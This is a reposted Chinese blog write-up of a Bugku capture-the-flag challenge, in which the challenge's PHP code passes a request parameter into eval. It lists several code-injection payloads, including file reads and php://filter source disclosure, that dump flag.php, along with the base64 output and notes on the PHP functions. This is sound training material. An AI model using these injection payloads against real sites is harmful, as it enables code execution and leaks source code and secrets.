bugku 本地包含 writeup


转载

xuchen16 于 2018-09-17 11:41:32 发布
文章标签： bugku 本地包含 writeup wp

转载自：https://blog.csdn.net/Sanky0u/article/details/77197523

本地包含


右键查看源代码



搜了一下@$_REQUEST 的意思是获得参数，不论是@$_GET还是@$_POST可以得到的参数@$_REQUEST都能得到。
所以构造hello的get参数。
$a应该最后会像字符串替换一样替换成hello的参数值吧。


```
<1> hello=);print_r(file("flag.php")
<2> hello=);var_dump(file("flag.php")
<3> hello=file("flag.php")
<4> hello=);include(@$_POST['b']
    在POST区域：b=php://filter/convert.base64-encode/resource=flag.php
<5> hello=);include("php://filter/convert.base64-encode/resource=flag.php"
```

<6> hello=1);show_source('flag.php');var_dump(




```
PD9waHANCgkkZmxhZyA9ICdUb28gWW91bmcgVG9vIFNpbXBsZSc7DQoJIyBlY2hvICRmbGFnOw0KCSMgZmxhZ3tidWctY3RmLWdnLTk5fTsNCj8+ <?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```


之后将获得的flag.php的base64编码后的源码解码得到flag。



- eval() 函数存在命令执行漏洞，构造出文件包含会把字符串参数当做代码来执行。
- file() 函数把整个文件读入一个数组中，并将文件作为一个数组返回。
- print_r() 函数只用于输出数组。
- var_dump() 函数可以输出任何内容：输出变量的容，类型或字符串的内容，类型，长度。
- hello=file(“flag.php”)，最终会得到var_dump(file(“flag.php”))，以数组形式输出文件内容。
- include()函数和php://input，php://filter结合很好用，php://filter可以用与读取文件源代码，结果是源代码base64编码后的结果。

  > php://filter/convert.base64-encode/resource=文件路径（如index.php）